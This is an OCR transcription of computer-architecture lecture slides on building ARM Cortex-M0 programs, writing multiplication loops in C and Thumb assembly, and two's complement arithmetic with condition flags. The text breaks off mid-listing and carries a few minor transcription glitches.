
Compiling the parts written in C:

```
$ arm-none-eabi-gcc -mcpu=cortex-m0 -mthumb \
     -g -O -c main.c -o main.o
$ arm-none-eabi-gcc -mcpu=cortex-m0 -mthumb \
     -g -O -c lib.c -o lib.o
$ arm-none-eabi-gcc -mcpu=cortex-m0 -mthumb \
     -g -O -c startup.c -o startup.o
```

Linking it all together:

```
$ arm-none-eabi-ld add.o main.o lib.o startup.o \
     /usr/lib/gcc/arm-none-eabi/5.4.1/armv6-m/libgcc.a \
     -o add.elf -Map add.map -T NRF51822.ld
```

[2.4] Building a program



Multiplying numbers

Mike Spivey

Hilary Term 2020

UNIVERSITY OF OXFORD

Department of COMPUTER SCIENCE

[3.1] Naive multiplication

```
unsigned foo(unsigned a, unsigned b) {
    unsigned x = a, y = b, z = 0;

    /* Invariant: a × b = x × y + z */
    while (x != 0) {
        x = x - 1;
        z = z + y;
    }

    return z;
}
```

[3.2] In assembly language

```
foo:                        @ x in r0, y in r1
    movs r2, #0             @ z = 0
loop:
    cmp r0, #0              @ if x == 0
    beq done                @     jump to done
    subs r0, r0, #1         @ x = x - 1
    adds r2, r2, r1         @ z = z + y
    b loop                  @ jump to loop
done:
    movs r0, r2             @ return z
    bx lr
```

[3.3] Decoding the binary

```
$ arm-none-eabi-objdump -d mul1.o
00000000 <foo>:
   0:  2200       movs    r2, #0

00000002 <loop>:
   2:  2800       cmp     r0, #0
   4:  d002       beq.n   0xc <done>
   6:  1852       adds    r2, r2, r1
   8:  3801       subs    r0, #1
   a:  e7fa       b.n     0x2 <loop>

0000000c <done>:
   c:  0010       movs    r0, r2
   e:  4770       bx      lr
```

[3.4] Timing the loop

```
loop:
    cmp r0, #0                  @ if x == 0
    beq done                    @     jump to done
    subs r0, r0,                  1
    adds r2, r2,                  y
    b loop                        loop
done:
```


one cycle per intruction

plus 2 cycles for a taken branch

- No cache
- No branch prediction

... plus one cycle for a load or store


[3.5] Connecting an oscilloscope



Ground clip to ground

Probe to an LED pin

[3.6] Timing two runs



Number representations

Mike Spivey

Hilary Term 2020

UNIVERSITY OF OXFORD
Department of COMPUTER SCIENCE

[4.1] Specifying an adder

$$bin_n(a) = a_0 + 2a_1 + 4a_2 + \cdots + 2^{n-1}a_{n-1} = \sum_{0 \le i < n} a_i.2^i$$

So $0 \le bin_n(a) < 2^n$.

We would like to define $\oplus$ so that

$$bin(a \oplus b) = bin(a) + bin(b)$$

always. But we must be content if

$$bin(a \oplus b) \equiv bin(a) + bin(b) \pmod{2^n},$$

giving the right answer when possible.

[4.2] Two's complement

$$twoc_n(a) = \sum_{0 \le i < n-1} a_i.2^i - a_{n-1}.2^{n-1}$$

So $-2^{n-1} \le twoc_n(a) < 2^{n-1}$. Notice that

$$twoc_n(a) = bin_n(a) - a_{n-1}.2^n \equiv bin_n(a) \pmod{2^n}.$$

So if $bin(a \oplus b) \equiv bin(a) + bin(b)$ then also $twoc(a \oplus b) \equiv twoc(a) + twoc(b)$.

– The same adder works for both signed and unsigned addition.

[4.3] Signed negation

If $\bar{a}$ is such that $\bar{a}_i = 1 - a_i$, then

$$twoc(\bar{a}) = \sum_{0 \le i < n-1} (1 - a_i).2^i - (1 - a_{n-1}).2^{n-1}.$$

Collecting terms, and noting $\sum_{0 \le i < n-1} 2^i = 2^{n-1} - 1$,

$$twoc(\bar{a}) = -twoc(a) - 1.$$

So to compute $-a$, negate each bit then add 1.

[4.4] Signed comparison

If $a \ominus b = 0$, then $a = b$.

If $a \ominus b < 0$ then

- maybe $a < b$,
- or maybe $b < 0 < a$ and the subtraction overflowed.

We can detect overflow because the result has an impossible sign: $pos \ominus neg$ gives neg,
or $neg \ominus pos$ gives pos.

[4.5] Condition flags

N – the result is negative (= bit 31)

Z – the result is zero

C – carry output

V – overflow: sign of the result is wrong

- In Thumb code, most arithmetic operations set these bits, not just `cmp`.

[4.6] Conditional branches

`beq`	Z	`bne`	!Z
`blt`	N != V	`bge`	N == V
`ble`	Z or N != V	`bgt`	!Z and N == V
`blo`	!C	`bhs`	C
`bls`	Z or !C	`bhi`	!Z and C
`bmi`	N	`bpl`	!N
`bvs`	V	`bvc`	!V

Loops and subroutines

Mike Spivey
Hilary Term 2020

UNIVERSITY OF OXFORD
Department of COMPUTER SCIENCE


[5.1] A better multiplication algorithm

```
unsigned foo(unsigned a, unsigned b) {
    unsigned x = a, y = b, z = 0;

    /* Invariant: a * b = x * y + z */
    while (x != 0) {
        if (x odd) z = z + y;
        x = x/2; y = y*2;
    }

    return z;
}
```

[5.2] In assembly language

```
foo:                            @ x in r0, y in r1, z in r2
    movs r2, #0                 @ z = 0
    b test

again:
    lsrs r0, r0, #1             @ x = x/2
    bcc even                    @ if x was even, skip
    adds r2, r2, r1             @ z = z + y

even:
